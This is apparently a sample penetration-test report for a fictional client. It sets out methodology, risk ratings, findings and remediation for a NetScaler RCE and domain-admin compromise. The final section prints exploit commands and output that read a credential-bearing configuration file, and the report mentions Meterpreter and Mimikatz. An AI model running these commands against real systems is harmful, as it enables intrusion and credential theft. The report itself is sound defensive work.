Security Assessment

Findings and Recommendations

[CONFIDENTIAL EXAMPLE REPORT]

Prepared For:

Vandelay Industries

Issued:

May 2, 2022

Prepared by:

novaSOC

Team

David Parker

VP of Technology

P: 800.949.9933

E: email@novasoc.com

Jane Smith

Client Executive

P: 800.949.9933

E: email@novasoc.com

Pedro Sosa

Security Assessor

P: 800.949.9933

E: email@novasoc.com

John Smith

Project Manager

P: 800.949.9933

E: email@novasoc.com

novaSOC Corporate Office

1505 Chapala Street Santa Barbara, CA 93101

P: 800.949.9933 | F: 805.564.1809

http://www.novasoc.com

Document Information

Revision History

Created by:	Pedro Sosa	Revision: 1
	February 4, 2020	
Last Modified By:	Pedro Sosa	Revision: 4
	April 18, 2022 14:37	

About this document:

Information found in this document is derived from a variety of sources, including but not limited to NovaSOC partner product documentation, NovaSOC partner Technical Support documents, sources publicly available on the Internet, as well as NovaSOC's vast experience in implementing relevant technology solutions.

Disclaimer

NovaSOC™, Inc. makes no representations or warranties with respect to the contents or use of this document, and specifically disclaims any expressed or implied warranties of merchantability or fitness for any particular purpose.

Trademarks

The NovaSOC name and logo are registered trademarks of NovaSOC, Inc. in the United States and other countries. The NovaSOC Symbol is a trademark of NovaSOC, Inc.

All third-party trademarks are property of their respective owner.

Copyright

Vandelay Industries hereinafter referred to as "Customer", and NovaSOC agree to the following provisions.

Change Control Process

The Change Control Process governs changes to the scope of this project throughout the project's duration. It applies to new components and to enhancements of existing components.

A written Change Request communicates any desired changes to this project. It describes the proposed change, the reason for the change, and the effect the change might have on the project. The NovaSOC project manager supplies the appropriate Change Management documents.

Both NovaSOC and the customer review the Change Request and approve or reject it. Both parties must sign the approval portion of the Change Request to authorize the implementation of any change that affects the project's scope, schedule, or fee.

Table of Contents

Project Summary

Overview

The objective of this project is to analyze the security infrastructure and environment of Vandelay Industries through a deeply focused and thorough Security Assessment.

During an assessment, NovaSOC determines possible security risks, vulnerabilities, and both physical and logical network attack vectors. We compare the current state of the network to industry best practices, reports on our findings, and provide recommendations for remediation and incident response.

The NovaSOC team's unique blend of security and development backgrounds allows it to write custom tools and exploits specific to the particular environment. Automating these complex manual attacks also allows more of the environment to be seen in the same amount of time, yielding higher quality results.

After the completion of the assessment, NovaSOC provides Vandelay Industries with this Summary of Findings and Recommendations report. This report includes detailed steps that unfold during each phase of the assessment.

Project Benefits

The benefits of this project are wide ranging and include:

- On the fly verification of system vulnerabilities
- Identification of weak security and/or open access to data and systems
- Remediation recommendations designed to alleviate risk

The most important benefit is the knowledge transfer that allows the IT staff of Vandelay Industries to secure the environment against future attacks.

Report Audiences

Management – Non-Technical	Executive Summary
Management – Technical	Executive Summary Technical Report
Technical Personnel	Technical Report

Assessment Methodology

novaSOC's assessment methodology is based on the *Penetration Testing Execution Standard* and consists of seven main steps intended to organize the engagement ensuring a consistent, timely, and successful engagement.

COMPONENT	DESCRIPTION
Discovery	The initial step during any engagement will consist of a review of the environment, scope and other considerations that the customer may have. This portion generally consists of a meeting with the customer and a verification of the scope provided via the novaSOC portal.
Intelligence Gathering & Enumeration	During the step, passive and active methods are used to scan and gather data relating to hosts, network setup, users, and other items within scope. A cursory Open Source Intelligence (OSINT) gathering is performed to find potentially sensitive data that may be public on both the Clearnet and Darknet. This information gathered sets the stage for a successful pentest.
Threat Modeling	Once the environments have been enumerated and appropriate information has been gathered, the tester can use this data to plan and design attack paths. During this step the potential attacks are prioritized based on risk, severity, business impact, and any other customer considerations.
Vulnerability Analysis	During this step, active scanning and testing is performed to gather potential security flaws affecting the systems in scope. These flaws can range from misconfigurations, known vulnerabilities (eg. CVEs), insecure architecture (network, application, etc.) design. Manual validation of findings is performed to ensure that false positives are pruned.
Exploitation	During this step, the goal is to gain a foothold on the system or resources by leveraging the vulnerabilities, threat models, and information gathered on prior steps. Several footholds may be obtained on different devices, applications, or systems across the scoped environment depending on specific threat models. During this stage, the tester may also need to attempt bypassing any Anti-Virus (AV), Endpoint Detection & Response (EDR), or security appliances in place.
Post Exploitation	Once footholds have been obtained, the post-exploitation phase consists of understanding the business impact of the exploited vulnerability. In other words, can the foothold be used to further traverse the network, hijack, or escalate privileged accounts, and/or obtain access to sensitive resources among other goals.
Reporting	Once testing and analysis is complete, a report outlining the results of the penetration test is provided to the customer including insights and action items. Furthermore, long-term security strategies are provided based on the root cause of the issues encountered.

Engagements are generally divided into specific phases oriented at testing specific portions of the environment. The specific methodologies and services followed for these are described below in greater detail.

External Assessment

The External Assessment is an assessment of the network's perimeter from the public internet. The perimeter of a network is defined as the boundary of a system or network, which defines the internal from the external. The perimeter therefore encompasses devices and systems, which are exposed to the Internet as well as those that are physically exposed to external unauthorized access.

- Evaluate the overall level of security implemented on the perimeter of the network.
- Verify that an unauthorized intruder cannot gain access to privileged information or resources from the Internet.
- Verify that an unauthorized intruder cannot prevent authorized people from gaining access to information and resources. An unauthorized intruder is considered as an employee, or non-employee that does not have access rights to the system(s).

Internal Assessment

Once the Internal foot-printing and vulnerability scans are complete, common hacking tools and techniques are employed. This approach simulates the context from which real internal hacking occurs, as the security community operates on the principle of the weakest link. We are looking for critical data that is at risk: credit card data, patient information, personally identifiable customer information, business plans, and intellectual property, etc. We are trying not trying to gain access to systems just to say we could, but rather understand the real business impact that these issues can have on your organization.

We rely heavily on the experience and expertise of the on-site assessor to identify points of interest and weakness. Many of our consultants have been in IT for 20 years or more and have backgrounds in legacy systems as well as the latest system/application software and languages.

NovaSOC’s Security methodology follows industry best practice and adheres to NIST, ISO 27001/27002 and PCI Data Security Standard (PCI DSS). NovaSOC's assessment methodology is also based on The Secure Enterprise Model.

Assessment Scale

The following scale is to assist Vandelay Industries in evaluating their overall risk exposure and assist in communicating this risk to internal staff and management. This scale is meant to clarify, but not specifically quantify, the level of risk associated with our findings. The examples used in the following table represent some of the most commonly found indications of the described risk levels but are not all inclusive, or exhaustive, of the factors that represent these risk levels. We use an adjustable sliding bar as a visual cue for the degree of risk we feel your network is exposed to.




Figure 3: EXAMPLE Assessment Scale

Assessment Scale Defined

CRITICAL:

A Critical rating means the systems is at serious risk and almost imminent compromise. Some of the following situations justify this rating:

- A full compromise of any system on your network, or any system taken from your network such as a mobile device or laptop.
- The "recovery" or successful crack of encrypted password(s) from any device on your network.
- When there is exposure of sensitive organizational data. (PII, ePHI)
- Successful redirection of organizational data flow like your Domain Name System services, email services, normal web browsing.
- When up to date patches are not applied on critical or even non-critical assets.
- When an existing device is found to be Non-Compliant with your organizations current regulatory requirements.
- Situations where no Security Policies or Standard Operating Procedures (SOPs) exist.

HIGH:

A High rating means the systems is at serious risk. Some of the following situations justify this rating:

- Clear text protocol access available on perimeter / infrastructure equipment
- Any vulnerability to brute-force attack methods on any system
- Open access to "terminal services" type applications
- Failure to detect and respond to attack in progress
- Identification of available services susceptible to Denial of Service (DoS) attacks
- Unauthenticated access to directory services structure and objects
- Patching directives not consistently implemented
- Not fully compliant with applicable regulations
- A policy is missing proper corresponding procedures

MEDIUM:

A Medium rating means the systems are not completely secure and you may want to address the identified problems before they become exploitable. Some of the following situations justify this rating:

- Non-sensitive organizational information disclosure of internal data
- Non-critical disclosure of internal network structure
- Easy availability of user email addresses
- Non-critical file system browsing capability from network applications
- Non-critical log data available
- Compliant but with missing data

LOW:

A Low rating means the systems presents minor issues that should be addressed for further hardening.

- Internal appliance websites missing security headers
- Minor algorithms or cipher misconfigurations on secure protocols.
- Social engineering exploits unsuccessful
- Internal default Apache documentation disclosure
- NTP DDoS misconfigurations on internal systems
- Usage of Debugging HTTP Verbs on internal sites
- Presence of unused non-critical services such as Echo, Time, QotD


Executive Summary

Project Overview

NovaSOC’s purpose at Vandelay Industries was to assist in the evaluation of the environment by attempting to scan, probe, and test the network from outside and assess services found. NovaSOC uses common hacking tools and little knowledge about the network itself in external situations. The questions this assessment can answer are:

- How quickly and completely can your key assets and resources be compromised?
- What level of risk is your critical information at for unauthorized access?
- How secure are the services and applications in use?

External Risk Summary



Based on the results of the security assessment, access to the external network and systems were found to be at a CRITICAL risk level.

During the external assessment, we were able to exploit an outdated NetScaler device using publicly available exploits and payloads. The devices made use of a Domain Admin account for the VANDELAY domain which was stored in an insecurely encrypted configuration. We were able to steal these credentials, reach internal hosts, and query domain information without being detected. This demonstrates the possibility of full-compromise from an external agent.

We also encountered several employees affected by third party credential breaches. One of these credentials originally leaked from evite.com in 2013 was found to be valid for the Vandelay Citrix portal. This service did not require MFA which allowed us to breach the external and log onto an internal host to launch further attacks on the internal network. Ensuring MFA is enabled, using password managers, and subscribing to breach monitoring services (e.g. HaveIBeenPwnd.com) can assist in maintaining a strong password policy posture (i.e. rotating passwords when users are affected by breaches, ensuring length complexity without affecting usability, and preventing access even when credentials get compromised).

Lastly, there are a few Medium to Low risks misconfigurations such as the usage of outdated TLS1.0/1.1, self-signed certificates, and outdated JavaScript dependencies which can expand the attack surface for resource-rich teams.

Internal Risk Summary

Based on the results of the security assessment, access to the internal network and systems were found to be at a CRITICAL risk level.

For the internal assessment, we began our attack from a node in the network (located at 10.15.122.250), but outside the domain, and without any credentials. From here we were able to fully escalate to Domain Admin privileges for the entire VANDELAY domain, which ultimately gave us access to all hosts and data in the entire organization.


There are several issues that allowed for such compromise, however the 4 key ones are as follows:

- **Lack in Vulnerability & Patch/Update Management Program**: There were several unsupported, outdated, unpatched or otherwise misconfigured hosts suffering from easily exploitable vulnerabilities dating back to 2014. These vulnerabilities and misconfigurations allow attackers to easily gain footholds and traverse the internal network.
- **Lack of EDR / Endpoint Protection:** The current endpoint protection solutions are severely lacking as we were able to launch trivial unobfuscated payloads (e.g. typical Meterpreter shells) across several sensitive servers such as *VANDY01*, *VANDY02*, *VANDYSHARE*, *VANDYHR01*, and *VANDYHR02*. Some hosts containing sensitive data such as *VANDYHR04* were not found to have any endpoint protection enabled. This allowed us to compromise several critical servers without having to resort to complex techniques.
- **Lack of Monitoring:** The organization doesn't currently have proper monitoring visibility over its assets, allowing threats to go undetected. This ultimately allowed us to create Domain Admin accounts, launch typical hacking tools, and successfully run ransomware & exfiltration tests silently.
- **Weak IAM:** There were multiple issues surrounding IAM and the Active Directory structure, such as the usage of weak passwords, stale domain admin credentials, password reuse, and the provisioning/decommissioning process, among others. This can ease attacks targeting account misusage, privilege escalation, and network traversal.

There are multiple ways to abuse the above issues (which are further described in the technical section), however a simple process we used obtain access to Domain Admin accounts is as follows:

We initially abused a JMX misconfiguration to gain access to a Human Resources host, where we found cleartext credentials for a domain user which we then utilized to traverse through the network and gain further credentials. During this process, we utilized publicly available tools such as Meterpreter and Mimikatz and noticed minimal response from any endpoint protection solutions. We were able to obtain Domain Admin credentials by reaching a File Storage host where we found a substantial amount of text files containing cleartext passwords for multiple domain users, including domain admins. Once in possession of a Domain Admin account we could interact, access, or modify all hosts and files within the organization.

Overall Risk Summary



Based on the results of the security assessment, access to the organization was found to be at a **CRITICAL** risk level.

Summary of Findings

[**Example Report Note:** This is a trimmed down version and does not represent the full extent of items tested or reported. This is intended as a simple example of how reports are structured. Risk ratings, remediations, and long term recommendations will vary depending on issues found and other considerations]

External Assessment

	ITEM	RISK
1	NetScaler Remote Code Execution Vulnerability (CVE-2019-19781)	🟥
2	Successful Credential Stuffing Leading to Organization Breach	🟥
3	Bypassing Web Application Firewalls	🟧
4	Open FTP Server Exposes Sensitive Information	🟧
5	Weak SSL Protocols & Ciphers Enabled	🟨
6	Outdated JavaScript Dependencies	🟩
7	[….]	🟩

Internal Assessment

	ITEM	RISK
1	Java JMX Agent Insecure Configuration	🟥
2	Weak Anti-Virus Response	🟥
3	Unsupported OS and Software	🟥
4	Stale Domain Admin Credentials	🟥
5	Services Missing Security Patches – High Risk	🟧

6	Public SNMP Community Strings	🟨
7	[….]	🟨

Long Term Security Strategy

The following recommendations are general strategic recommendations and best practices to keep in mind as part of security policy. Risk levels and priority are based on specific findings above as well as general observations made during the engagement.

	ITEM	PRIORITY
1	**Tune, Consolidate and Deploy EDR and Endpoint Protection Solutions** During the internal and external assessment, we found a few outdated hosts that either had no endpoint protection or it could be turned off by local users. Furthermore, attempts to perform ransomware and exfiltration tests went unimpeded and unalerted. Some outdated hosts also seemed to be missing proper endpoint protection which could mean there is improper coverage among the external and internal hosts. Having well tunned up-to-date endpoint protection can assist in monitoring and prevention of threats exploitation and traversal through the organization. [….]	🟥
2	**Continuously Tune Monitoring Visibility and Incident Response Program** During the assessment several attacks and test seemed to go uncaught, particularly on external assets. Vandelay seemed to lack proper visibility on the external devices which simplified the compromised of this device even utilizing noisy attacks. [….]	🟥
3	**Overhaul Identity and Access Management** During the assessment we found that Vandelay had several IAM misconfigurations or issues that should be reviewed and remediated: ■ Lack of Multi-Factor Authentication (MFA): Services, such as external webmail, were found not using MFA, which trivially allows attackers to access sensitive data when credential compromise is achieved (via brute-force, leaks, phishing, etc.). It is imperative that external service make use of MFA to prevent breaches. [….]	🟧

4	**Phishing: Develop and Mature Employee Training Program** During the assessment, we observed multiple users had been affected by either credential leaks or appeared in spam lists. This information simplifies social engineering and phishing attacks, as such it is recommended that the organization invest in Social Engineering employee education/training. [….]	🟨

Technical Report

Scope of Assessment

External

- **IPs**
  - 256.1.2.0/24
  - 256.1.3.0/24
- **URLs**
  - https://vandelay.notasite
  - https://login.vandelay.notasite
  - https://mail.vandelay.notasite
  - https://remote.vandelay.notasite

Internal

- 10.15.122.0/24
- 10.15.123.0/24

External Assessment

Findings

Using the assessment methodology mentioned above, NovaSOC made the following findings in the external environment over the course of the security assessment.

Finding #1: NetScaler Remote Code Execution Vulnerability (CVE-2019-19781)

Risk Level ***Critical***

A remote code execution vulnerability (RCE) was found on the NetScaler Gateway portal. Using publicly available exploit code, we were able to execute arbitrary commands on the host in the context of "nobody" user. We proceeded to dump the *\/nsconfig/ns.conf* file which contained encrypted credentials which were later confirmed to belong to a Domain Admin account. These credentials were encrypted with the default key of the application, which is publicly known. Using this key, we were able to recover the plaintext password belonging to the account.


This allows attackers to trivially obtain Domain Admin privileges by attacking and compromising a single host in the perimeter. It also makes monitoring and detecting suspicious activity coming from the account difficult. In case of compromise, restricting access also becomes easier in case of a dedicated account.

Affected Host:

- https://remote.vandelay.notasite


Remediation

- Apply appropriate hotfixes to the NetScaler device: https://support.citrix.com/article/CTX267027
- Create a system master key to protect passwords required for LDAP authentication and locally stored authentication, authorization, and auditing User Accounts:
  - Using the command line interface, log in as a system administrator.
  - Enter the following command: create kek <file name>
- Ensure a separate account with the least privileges necessary is created and utilized with all external assets. Further prune and limit the use of domain admin accounts and ensure that activity of said accounts is closely monitored and reported.




```
[root@attack1:~/[redacted]# python netscaler_exploit.py https://remote.[redacted].org/vpn/.. "ifconfig"
# By 0x09AL - MDSec ActiveBreach

[+] Sending exploit to: https://remote.[redacted].org/vpn/.. [+]
Bookmark Added.
https://remote.[redacted].org/vpn/../vpns/portal/scripts/newbm.pl
https://remote.[redacted].org/vpn/../vpns/portal/HELLO1593876472.36.xml
0/1: flags=8843<UP,BROADCAST,RUNNING,SIMPLEX,MULTICAST> metric 0 mtu 1500
        ether 00:50:56:ae:07:65
        inet 192.168.1.5 netmask 0xffffff00 broadcast 192.168.1.255
        inet6 fe80::250:56ff:feae:765%0/1 prefixlen 64 autoconf scopeid 0x1
        nd6 options=3<PERFORMNUD,ACCEPT_RTADV>
        media: Ethernet autoselect (1000baseT <full-duplex>)
        status: active
1/1: flags=8843<UP,BROADCAST,RUNNING,SIMPLEX,MULTICAST> metric 0 mtu 1500
        ether 00:50:56:ae:86:50
        media: Ethernet autoselect (1000baseT <full-duplex>)
        status: active
lo0: flags=8049<UP,LOOPBACK,RUNNING,MULTICAST> metric 0 mtu 1500
        options=3<RXCSUM,TXCSUM>
        inet 127.0.0.1 netmask 0xff000000
        inet6 ::1 prefixlen 128
        inet6 fe80::1%lo0 prefixlen 64 scopeid 0x3
        nd6 options=3<PERFORMNUD,ACCEPT_RTADV>
&#117;&#110;&#100;&#101;&#102;&#32;&#101;&#114;&#114;&#111;&#114;&#32;&#45;&#32;&#65;&#116;&#116;&#101;&#109;&#1
1;&#114;&#101;&#110;&#99;&#101;&#32;&#97;&#116;&#32;&#47;&#117;&#115;&#114;&#47;&#108;&#111;&#99;&#97;&#108;&#47
#49;&#52;&#46;&#50;&#47;&#109;&#97;&#99;&#104;&#47;&#84;&#101;&#109;&#112;&#108;&#97;&#116;&#101;&#47;&#68;&#111
```

Figure #1: Proof of concept exploitation of the Netscaler RCE to launch a simple ifconfig command.



```
[root@attack1:~/[redacted]# python netscaler_exploit.py https://remote.[redacted].org/vpn/.. "cat /nsconfig/ns.conf"
# By 0x09AL - MDSec ActiveBreach

[+] Sending exploit to: https://remote.[redacted].org/vpn/.. [+]
Bookmark Added.
https://remote.[redacted].org/vpn/../vpns/portal/scripts/newbm.pl
https://remote.[redacted].org/vpn/../vpns/portal/HELLO1593880950.64.xml
#NS12.0 Build 56.20
# Last modified by `save config`, Thu May 21 17:17:06 2020
set ns config -IPAddress 192.168.1.5 -netmask 255.255.255.0
enable ns feature WL LB CS SSL SSLVPN REWRITE RESPONDER CH
add server 192.168.1.13 192.168.1.13
add service sta_test 192.168.1.13 TCP 2598 -gslb NONE -maxClient 0 -maxReq 0 -cip DISABLED -usip NO -useproxyport YES -sp OFF -cltTimeout 9000 -svrTimeout 9000 -CKA NO -TCPB NO -CMP NO
add service sta_test1 192.168.1.13 TCP 1494 -gslb NONE -maxClient 0 -maxReq 0 -cip DISABLED -usip NO -useproxyport YES -sp OFF -cltTimeout 9000 -svrTimeout 9000 -CKA NO -TCPB NO -CMP NO
add ssl certKey ns-server-certificate -cert ns-server.cert -key ns-server.key
add ssl certKey GoDaddy-Intermediate-Certificat -cert Godaddy-intermediate-cert.cer
add ssl certKey GoDaddy-Root-Certificate -cert Godaddy-root-certificate.cer
add ssl certKey remote -cert remote.[redacted].org.crt -key remote.[redacted].org.key -expiryMonitor DISABLED
add ssl certKey remote.[redacted].org_2018 -cert 4999cb897af5df7.crt -key remote.[redacted].org.key
link ssl certKey GoDaddy-Intermediate-Certificat GoDaddy-Root-Certificate
link ssl certKey remote GoDaddy-Intermediate-Certificat
add authentication radiusAction Citrixnetscaler -serverIP [redacted] -serverPort 1813 -authTimeout 400 -radKey eb5[redacted]
NCMTHD_3
add authentication ldapAction "active directory" -serverIP [redacted] -ldapBase "DC=[redacted],DC=org" -ldapBindDn "[redacted]\\administrator" -ldapBindDnPassword c735df039[redacted]
4b9[redacted]81 -encrypted -encryptmethod ENCMTHD_3 -ldapLoginName samAccountName -groupAttrName memberOf -subAttributeName CN
add authentication ldapAction "active directory 2" -serverIP [redacted] -ldapBase "dc=[redacted],dc=org" -ldapBindDn "[redacted]\\administrator" -ldapBindDnPassword 51403ecbe[redacted]
6f2[redacted]00 -encrypted -encryptmethod ENCMTHD_3
add authentication radiusPolicy CitrixNetscaler_Policy ns_true Citrixnetscaler
add authentication ldapPolicy "active directory" ns_true "active directory"
set lb parameter -sessionsThreshold 150000
```

